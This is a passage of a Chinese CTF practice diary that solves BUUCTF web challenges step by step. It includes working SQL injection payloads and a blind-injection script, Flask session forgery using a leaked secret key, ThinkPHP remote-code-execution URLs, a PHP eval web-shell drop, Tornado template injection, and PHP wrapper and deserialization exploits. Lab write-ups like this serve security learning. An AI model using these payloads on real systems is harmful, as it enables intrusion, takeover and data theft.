name=1' Order by 4#&pw=1234
name=1' Order by 3#&pw=1234
```

可以判断有3列，通常为id，username，pw

本题考点：联合查询所查询的数据不存在时，联合查询会构造一个虚拟的数据

因为给出了源码地址，所以可以会知道在传入pw后会被$pw=md5($password)$

所以先构造

```
name=admin' union select 0,'admin','e10adc3949ba59abbe56e057f20f883e'#&pw=123456
```

来临时创建一个数据

md5=123456，又因为后面#将'注释掉了，而pw为另一个参数并不在同一row，所以不用担心会被注释掉

2021-4-22

[HCTF 2018]admin

先注册账号，然后登陆，在/change页面下查看源代码，得到：https://github.com/woadsl1234/hctf_flask/

```python
@app.route('/code')
def get_code():

@app.route('/index')
def index():

@app.route('/register', methods = ['GET', 'POST'])
def register():

@app.route('/login', methods = ['GET', 'POST'])
def login():

@app.route('/logout')
def logout():

@app.route('/change', methods = ['GET', 'POST'])
def change():

@app.route('/edit', methods = ['GET', 'POST'])
def edit():
```

也就是python的轻型web开发框架：flask，这里是指明了几个子页面，针对于flask框架的session是保存在客户端的cookie中的，flask仅仅对数据进行了签名。众所周知的是，签名的作用是防篡改，而无法防止被读取。而flask并没有提供加密操作，所以其session的全部内容都是可以在客户端读取的，这就可能造成一些安全问题。

具体可参考：
https://xz.aliyun.com/t/3569
https://www.leavesongs.com/PENETRATION/client-session-security.html#

步骤：


1.得到session

2.解密session：

脚本（亲测好用）：

```
# flask框架，针对session的解密脚本
# 用法python hctf_admin.py [session值]
import sys
import zlib
from base64 import b64decode
from flask.sessions import session_json_serializer
from itsdangerous import base64_decode

def decryption(payload):
    payload, sig = payload.rsplit(b'.', 1)
    payload, timestamp = payload.rsplit(b'.', 1)

    decompress = False
    if payload.startswith(b'.'):
        payload = payload[1:]
        decompress = True

    try:
        payload = base64_decode(payload)
    except Exception as e:
        raise Exception('Could not base64 decode the payload because of '
                        'an exception')

    if decompress:
        try:
            payload = zlib.decompress(payload)
        except Exception as e:
            raise Exception('Could not zlib decompress the payload before '
                            'decoding the payload')

    return session_json_serializer.loads(payload)

if __name__ == '__main__':
    print(decryption(sys.argv[1].encode()))
```

得到：




```
{'_fresh': True, '_id': b'1b917c9c3d1e4ed8bd25e61e7244e9768b2748b5e473d8da4543a3af3ab19736dcc10cb00cce46dbb944f3120f7faf739997fbd7e1a9168cd0aba8ff4a1083a5', 'csrf_token': b'c8230e23f995910f94fca46c22c2b6af10562efc', 'image': b'6Yku', 'name': 'test', 'user_id': '10'}
```

但是如果我们想要加密伪造生成自己想要的session还需要知道SECRET_KEY

3.根据得到的网站源代码继续查找：

其中在config.py中找到了SECRET_KEY：ckj123

通过index.html中得知session[‘name’] == 'admin’即可得到flag


4.修改序列化中的内容：

{'_fresh': True, '_id': b'1b917c9c3d1e4ed8bd25e61e7244e9768b2748b5e473d8da4543a3af3ab19736dcc10cb00cce46dbb944f3120f7faf739997fbd7e1a9168cd0aba8ff4a1083a5', 'csrf_token': b'c8230e23f995910f94fca46c22c2b6af10562efc', 'image': b'6Yku', 'name': 'admin', 'user_id': '10'}

5.利用SECRET_KEY：ckj123生成session，并传入到客户端去访问：

.eJw9kMGKwkAMhl9lydlDnV0vghdpd2ghGSpTy8xFtK22aceFqtQd8d13cMFDICHJ9__JA3bHsbm0sLyOt2YGu66G5QM-DrAELNMF6ppVid7G3wPJba9k1iNvB-JQ-zQiWSzlmy_D6SfFbUdlEZGnMLdpKS4iFIk3pQmR3pWuPLkNG59MRqQTSmKrc2Fl1imdR5bxjrx2JGxrufJK94uQdzauByyT4CXoiHwyZdYqaR3J5I7xyRtdrOA5g-oyHnfXn745v08w_vSLfj0gkwu4udLJZLmPwnKwFwQ5Y3SpCBYDqhDots5Mqxeuc_tT8ybRMIx1_t85711owL523RlmcLs04-tvMI_g-QeRUW4a.YIFYNg.6MtE1lVA6UDS3WQgL-7tDF6oph0

解得：



[ThinkPHP]5-Rce

Thinkphp5 5.0.22/5.1.29远程代码执行漏洞

thinkphp为php的一个开发框架

flag在phpinfo中，payload：

```
/index.php?s=/Index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=-1
```

同时也可以这样：

将phpinfo换为system

-1改为：


1.touch shell.php

2.echo “<?php @eval(\$_POST['cmd']);?>” >> fuck.php来实现文件上传


[ThinkPHP]5.0.23-Rce

漏洞范围: <= 5.0.23、<= 5.1.32

漏洞利用：



修改GET 为POST；
添加Content-Type: application/x-www-form-urlencoded
_method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=ls



_method=__construct&filter[]=phpinfo&method=get&server[REQUEST_METHOD]=-1

2021-4-23

[护网杯 2018]easy_tornado

得到的三个页面：

/flag.txt
flag in /fllllllllllag

/welcome.txt
render

/hints.txt
md5(cookie_secret+md5(filename))

右键查看源代码：

```
<a href='/file?filename=/flag.txt&filehash=ba37a4275f6ddf86b04f206ba3d7a173'>/flag.txt</a>
<br/>
<a href='/file?filename=/welcome.txt&filehash=b19fea9259deebcc9c37cbf3e229688b'>/welcome.txt</a>
<br/>
<a href='/file?filename=/hints.txt&filehash=fa122b5860e6f12aa608974974e03f80'>/hints.txt</a>
```


看大手子们说render是python的一个渲染函数，他们的url都是由filename和filehash组成，filehash即为他们filename的md5值。

也就看出来了，源代码里面就是render的一个体现，根据提示2知道filename=/fllllllllllag.txt同时也就会知道md5值

知识点：

关于找cookie_secret，存在msg参数，可以进行模板注入：

```
{{}}。尝试了error?msg={{1}}，可以构造一下payload：?msg{{handler.settings}}，来得到cookie_secret
```



然后通过脚本来实现md5(cookie_secret+md5(filename))

```
import hashlib


def md5(s):
    md5 = hashlib.md5()
    md5.update(s.encode("utf-8"))#注意encode
    return md5.hexdigest()

def filehash():
    filename = "/fllllllllllag"
    cookie_secret = "372e1e52-7d6f-4c5e-9d9e-9df4d88947b9"
    print(md5(cookie_secret + md5(filename)))

filehash()
```

得到伴随着cookie_secret将/fllllllllllag，md5处理后的md5值：312923d3a93b268a692e63de56587cd9

然后取代并访问：

```
http://5b834ffd-6390-4d10-a586-d13b008b2da7.node3.buuoj.cn/file?filename=/fllllllllllag&filehash=312923d3a93b268a692e63de56587cd9
```

得到flag

[ZJCTF 2019]NiZhuanSiWei

考点：

1.php伪协议的利用

2.php反序列化操作

知识点：

PHP伪协议在CTF中的应用

1.关于data://的伪协议利用

自PHP>=5.2.0起，可以使用data://数据流封装器，以传递相应格式的数据。通常可以用来执行PHP代码。一般需要用到base64编码传输
比如：
通过data://text/plain协议来进行漏洞利用。
?file=data://text/plain;base64,PD9waHAgcGhwaW5mbygpOz8%2b
url=data://text/plain,<?php print_r(glob("*")); ?>

2.php://filter的利用

?file=php://filter/read=convert.base64-encade/resource=useless.php

名称	描述
resource=<要过滤的数据流>	这个参数是必须的。它指定了你要筛选过滤的数据流。
read=<读链的筛选列表>	该参数可选。可以设定一个或多个过滤器名称，以管道符（|）分隔。
write=<写链的筛选列表>	该参数可选。可以设定一个或多个过滤器名称，以管道符（|）分隔。
<；两个链的筛选列表>	任何没有以 read= 或 write= 作前缀 的筛选器列表会视情况应用于读或写链。

解题步骤：

1.代码审计：

```php
<?php
$text = $_GET["text"];
$file = $_GET["file"];
$password = $_GET["password"];
if(isset($text)&&(file_get_contents($text,'r')==="welcome to the zjctf")){
    echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
    if(preg_match("/flag/",$file)){
        echo "Not now!";
        exit();
    }else{
        include($file);  //useless.php
        $password = unserialize($password);
        echo $password;
    }
}
else{
    highlight_file(__FILE__);
}
?>
```

第一步：

要求传入的text中含有welcome to the zjctf字段，同时保证为一个文本文件，所以考点就是data://text/plain；紧接着构造参数：

```
/?text=data://text/plain,welcome to the zjctf
```

或者：

```
?text=data://text/plain;base64,d2VsY29tZSB0byB0aGUgempjdGY=
```

此种情况是为了防止过滤

第二步：

过滤掉传入file参数中的flag，同时给出提示//useless.php，得知运用include的话就可以利用php://input伪协议来实现文件读取（这里很明显需要读取文件），构造参数：

```
&file=php://filter/read=convert.base64-encode/resource=useless.php
```

二者联合得：

```
/?text=data://text/plain,welcome to the zjctf&file=php://filter/read=convert.base64-encode/resource=useless.php
```

第三步：

针对得到的useless.php的base64进行解码得到：

```php
<?php

class Flag{  //flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}
?>
```

他指引我们去给file赋值为flag.php

本地进行序列化：

```php
<?php

class Flag{  //flag.php
    public $file = "flag.php";
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}
$a = new Flag();
echo serialize($a);
?>
```

得到：O:4:“Flag”:1:{s:4:“file”;s:8:“flag.php”;}

最后一步：

整合payload

```
/?text=data://text/plain,welcome to the zjctf&file=useless.php&password=O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}
```

右键源代码即可得到flag

[CISCN2019 华北赛区 Day2 Web1]Hack World

脚本：

```
import requests
import base64
import sys
import string
import hashlib
import io
import time

sys.stdout = io.TextIOWrapper(sys.stdout.buffer, encoding='utf-8')  # 改变标准输出的默认编码,否则s.text不能输出
x = string.printable
flag = ""
url = "http://56039d8e-d2a3-4fc1-8195-3e18f2c1ea8c.node3.buuoj.cn/index.php"
payload = {
    "id": ""
}
for i in range(0, 60):
    for j in x:
        payload["id"] = "1=(ascii(substr((select(flag)from(flag)),%s,1))=%s)=1" % (str(i), ord(j))
        s = requests.post(url, data=payload)
        # print(s.text)
        if "Hello" in s.text:
            flag += j
            print(flag)
            break

print(flag)
```

脚本的解释：

payload[“id”]的来源：

post提交需要传入的参数为id

关于1=()=1的优先运算：

1=(if(1>0))=1这样会正常回显

1=(if(1<0))=1这样不会正常回显

一个运算结果为true，一个为false

第一个1与if函数返回的值进行判断，会得到1或者0，为了确保返回值一定为true，所以再与后面的1（true）再来一次确定性质的判断

第二次的=是为了保证第一次的事件成立后再执行

跟高中数学的概率一样

保证a事件发生的前提下发生b事件

if “Hello” in s.text:

因为返回正确的时候才会显hello

[ThinkPHP]2-Rce

ThinkPHP 2.x 的任意代码执行漏洞

题目：

```
示例源码
控制器IndexAction类
<?php
class IndexAction extends Action{
    public function index() {
        $this->assign('hello','Hello,ThinkPHP');
        $this->display();
    }
}
?>
```

payload：

```
?s=/Index/index/L/${@phpinfo()}
```

2021-4-24


[网鼎杯 2018]Fakebook

知识点：

1.联合查询

2.php反序列化

登陆后有三栏，username，age，blog，查看源代码：



发现这里用data://伪协议会输出一些东西，可以是flag

又因为此页面存在sql注入点，sqlmap跑不动，也可能是我不会使。。。

可以用sqlfuzz小字典跑一下，但是我有wp我就不跑了。。。

payload如下：

绕过waf的姿势：

```
union all select
union/**/select
/*!union*/ select
```

```
?no=1 and 1=1#整数型啊，很好
?no=1 order by 4#有4列
?no=1 order by 5#报错
?no=-1 union/**/select 1,2,3,4#
?no=-1 union/**/select 1,database(),3,4#
库名：fakebook
?no=-1 union/**/select 1,group_concat(table_name),3,4 from information_schema.tables where table_schema='fakebook'#
表明：users
?no=-1 union/**/select 1,group_concat(column_name),3,4 from information_schema.columns where table_name='users'#
列名：no,username,passwd,data,USER,CURRENT_CONNECTIONS,TOTAL_CONNECTIONS
?no=-1 union/**/select 1,group_concat(no,'**',username,'**',passwd,'**',data),3,4 from fakebook.users#
```

最终得到：

no：1

username：test

passwd：
cf83e1357eefb8bdf1542850d66d8007d620e4050b5715dc83f4a921d36ce9ce47d0d13c5d85f2b0ff8318d2877eec2f63b931bd47417a81a538327af927da3e

data：O:8:“UserInfo”:3:{s:4:“name”;s:4:“test”;s:3:“age”;i:123;s:4:“blog”;s:7:“123.com”;}

并显示报错：

Notice: unserialize(): Error at offset 0 of 1 bytes in **/var/www/html/view.php** on line **31**

也就是说data可以传入反序列化，有序列化就会有源码，备份字典跑一下，得到robots.txt：

User-agent: *
Disallow: /user.php.bak

user.php内容：这篇文章对该序列化进行了很好的解释

```php
<?php
class UserInfo
{
    public $name = "";
    public $age = 0;
    public $blog = "";

    public function __construct($name, $age, $blog)
    {
        $this->name = $name;
        $this->age = (int)$age;
        $this->blog = $blog;
    }

    function get($url)
    {
        # curl_init ： 初始化一个cURL会话，供curl_setopt(), curl_exec()和curl_close() 函数使用。
        $ch = curl_init();

     # curl_setopt ： 请求一个url。其中CURLOPT_URL表示需要获取的URL地址，后面就是跟上了它的值。
        curl_setopt($ch, CURLOPT_URL, $url);

       # CURLOPT_RETURNTRANSFER 将curl_exec()获取的信息以文件流的形式返回，而不是直接输出。
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);

        # curl_exec，成功时返回 TRUE， 或者在失败时返回 FALSE。 然而，如果 CURLOPT_RETURNTRANSFER选项被设置，函数执行成功时会返回执行的结果，失败时返回 FALSE 。
        $output = curl_exec($ch);

        # CURLINFO_HTTP_CODE ：最后一个收到的HTTP代码。curl_getinfo：以字符串形式返回它的值，因为设置了CURLINFO_HTTP_CODE，所以是返回的状态码。
        $httpCode = curl_getinfo($ch, CURLINFO_HTTP_CODE);

        #如果状态码不是404，就返回exec的结果。
        if($httpCode == 404) {
            return 404;
        }
        curl_close($ch);

        return $output;
    }

    public function getBlogContents ()
    {
        return $this->get($this->blog);
    }

    public function isValidBlog ()
    {
        $blog = $this->blog;
        return preg_match("/^(((http(s?))\:\/\/)?)([0-9a-zA-Z\-]+\.)+[a-zA-Z]{2,6}(\:[0-9]+)?(\/\S*)?$/i", $blog);
    }

}
```

本地序列化：

```php
<?php


class UserInfo
{
    public $name = "test";
    public $age = 123;
    public $blog = "file:///var/www/html/flag.php";#访问请求一下判断是否存在
}
$a = new UserInfo();
echo serialize($a);
?>
```

得到：O:8:“UserInfo”:3:{s:4:“name”;s:4:“test”;s:3:“age”;i:123;s:4:“blog”;s:22:“file:///var/www/html/flag.php”;}

利用注入将数据传入进去：

```
?no=-1 union/**/select 1,2,3,'O:8:"UserInfo":3:{s:4:"name";s:4:"test";s:3:"age";i:123;s:4:"blog";s:29:"file:///var/www/html/flag.php";}'#
```

f12可以之间看见，右键源代码则需要base64再解密

解法二：利用没被过滤的函数load_file()

payload:

```
?no=-1 union/**/select 1,load_file('/var/www/html/flag.php'),3,4
```

2021-4-25

[网鼎杯 2020 青龙组]AreUSerialz

先扫盲：

PHP ord() 函数其返回值为ASCII码

file_put_contents() 函数把一个字符串写入文件中，如果成功，该函数将返回写入文件中的字符数。如果失败，则返回 False。

=== 需要值和其所属的类型都符合要求 ‘2’ === 2 false

== 值符合要求即可 ‘2’ == 2 true

题目：

```php
<?php

include("flag.php");

highlight_file(__FILE__);

class FileHandler {

    protected $op;
    protected $filename;
    protected $content;

    function __construct() {
        $op = "1";
        $filename = "/tmp/tmpfile";
        $content = "Hello World!";
        $this->process();
```

```
    }

    public function process() {
        if($this->op == "1") {
            $this->write();
        } else if($this->op == "2") {
            $res = $this->read();
            $this->output($res);
        } else {
            $this->output("Bad Hacker!");
        }
    }

    private function write() {
        if(isset($this->filename) && isset($this->content)) {
            if(strlen((string)$this->content) > 100) {
                $this->output("Too long!");
                die();
            }
            $res = file_put_contents($this->filename, $this->content);
            if($res) $this->output("Successful!");
            else $this->output("Failed!");
        } else {
            $this->output("Failed!");
        }
    }

    private function read() {
        $res = "";
        if(isset($this->filename)) {
            $res = file_get_contents($this->filename);
        }
        return $res;
    }

    private function output($s) {
        echo "[Result]: <br>";
        echo $s;
    }

    function __destruct() {
        if($this->op === "2")
            $this->op = "1";
        $this->content = "";
        $this->process();
    }

}

function is_valid($s) {
    for($i = 0; $i < strlen($s); $i++)
        if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
            return false;
    return true;
}

if(isset($_GET{'str'})) {

    $str = (string)$_GET['str'];
```

```
    if(is_valid($str)) {
        $obj = unserialize($str);
    }

}
```

首先，这里面在传入反序列化后的参数会被调用到的函数只有

__construct()：当一个对象创建时被调用

__destruct()：当一个对象销毁时被调用

1.绕过is_valid()函数

函数is_valid($s)对传入的字符串进行判断，确保每一个字符ASCII码值都在32-125，即该函数的作用是确保参数字符串的每一个字符都是可打印的，才返回true，也就是这里：

```
if(is_valid($str)) {
        $obj = unserialize($str);
    }
```

绕过方法：

针对与protected类型和private类型的属性存在不可打印字符：

protect分析：

```
本来是sex结果上面出现的是*sex，而且*sex的长度是4，但是上面显示的是6，
同样查找资料后发现protect属性序列化的时候格式是%00*%00sex(成员名)
```

private分析：

```
这样就发现本来是age结果上面出现的是testage，而且testage长度为7，
但是上面显示的是9
查找资料后发现private属性序列化的时候格式是%00类名%00成员名，
%00占一个字节长度，所以age加了类名后变成了%00test%00age长度为9
```

那么这里如果传出，对照ASCII码表32-125被定义为可显示字符，但是%00为认定为只占一个字符，所以不在32-125的队伍中，故必须修改成员属性为public，但是这里有给前提就是：**PHP7.1以上版本对属性类型不敏感**，所以才可以实现

7.1以下的绕过姿势：

当我们将不论是带有protected还是private的成员属性时：

```
O:11:"FileHandler":3:{S:5:"\00*\00op";i:2;S:11:"\00*\00filename";S:8:"flag.php";S:10:"\00*\00content";S:7:"oavinci";}
```

只要将代表字符串个数的的s改为大写S，就可以实现将%00用16进制编码表示，变成00

2.利用__destruct()来实现read()方法的调用

问题1：为什么非要调用read()方法

回答1：对比write()与read()

```
private function write() {
    if(isset($this->filename) && isset($this->content)) {
        if(strlen((string)$this->content) > 100) {
            $this->output("Too long!");
            die();
        }
        $res = file_put_contents($this->filename, $this->content);
        if($res) $this->output("Successful!");
        else $this->output("Failed!");
    } else {
        $this->output("Failed!");
    }
}
```

首先需要设置成员filename和content，然后判断content不能的字符串不能大于100，然后再将content的内容写入到我传入的filename的文件中，然后通过判断res的类型来执行output方法，但是如果按照这个逻辑的话，那么flag这辈子是出不来了，得到的结果要么successful，要么是failed，所以不可能是通过write方法了

问题2：那么如何调用read()方法呢？

回答2：利用可以调用的__destruct()来实现read()方法的调用

```
function __destruct() {
    if($this->op === "2")
        $this->op = "1";
    $this->content = "";
    $this->process();
}
```

===很扎眼，考点为弱类型，如果op=一个字符型的2那么就把2变成1，然后调用process()方法：

```
public function process() {
    if($this->op == "1") {
        $this->write();
    } else if($this->op == "2") {
        $res = $this->read();
        $this->output($res);
    } else {
        $this->output("Bad Hacker!");
    }
}
```

首先在刚才就被我们否定的write()函数，是绝对不能用的，所以op绝对不可以=1，所以想要保住op=2的前提下又绕过__destruct()函数，就要使用弱类型来实现，也就是说：

if($this->op == “2”) 这里的2可是整数型，可以是字符型，都返回true

if($this->op === “2”) 这里的2如果是整数型则返回false，只有字符型的时候才返回true

这样就可以给$op传入整数型2的值来实现即绕过了__destruct()函数，又能保证执行read()方法

```
private function read() {
    $res = "";
    if(isset($this->filename)) {
        $res = file_get_contents($this->filename);
    }
    return $res;
}
```

最后一个考点就是在遇到这个file_get_contents()函数的时候，结合php://filter/read=convert.base64-encode/resource=flag.php,等各种伪协议绕过姿势(我没有试)

然后可以本地环境来实验了：

```
<?php
class FileHandler {

    public $op = 2;
    public $filename = "flag.php";
    public $content;

    }
$a = new FileHandler();
echo serialize($a);
?>
```

构造payload：

```
?str=O:11:"FileHandler":3:{s:2:"op";i:2;s:8:"filename";s:8:"flag.php";s:7:"content";N;}
```

右键查看源代码得到flag

2021-4-27

[MRCTF2020]Ez_bypass

题目源代码

```php
<?php
include 'flag.php';
$flag='MRCTF{xxxxxxxxxxxxxxxxxxxxxxxx}';
if(isset($_GET['gg'])&&isset($_GET['id'])) {
    $id=$_GET['id'];
    $gg=$_GET['gg'];
    if (md5($id) === md5($gg) && $id !== $gg) {
        echo 'You got the first step';
        if(isset($_POST['passwd'])) {
            $passwd=$_POST['passwd'];
            if (!is_numeric($passwd))
            {
                if($passwd==1234567)
                {
                    echo 'Good Job!';
                    highlight_file('flag.php');
                    die('By Retr_0');
                }
                else
                {
                    echo "can you think twice??";
                }
            }
            else{
                echo 'You can not get it !';
            }

        }
        else{
            die('only one way to get the flag');
        }
}
    else {
        echo "You are not a real hacker!";
    }
}
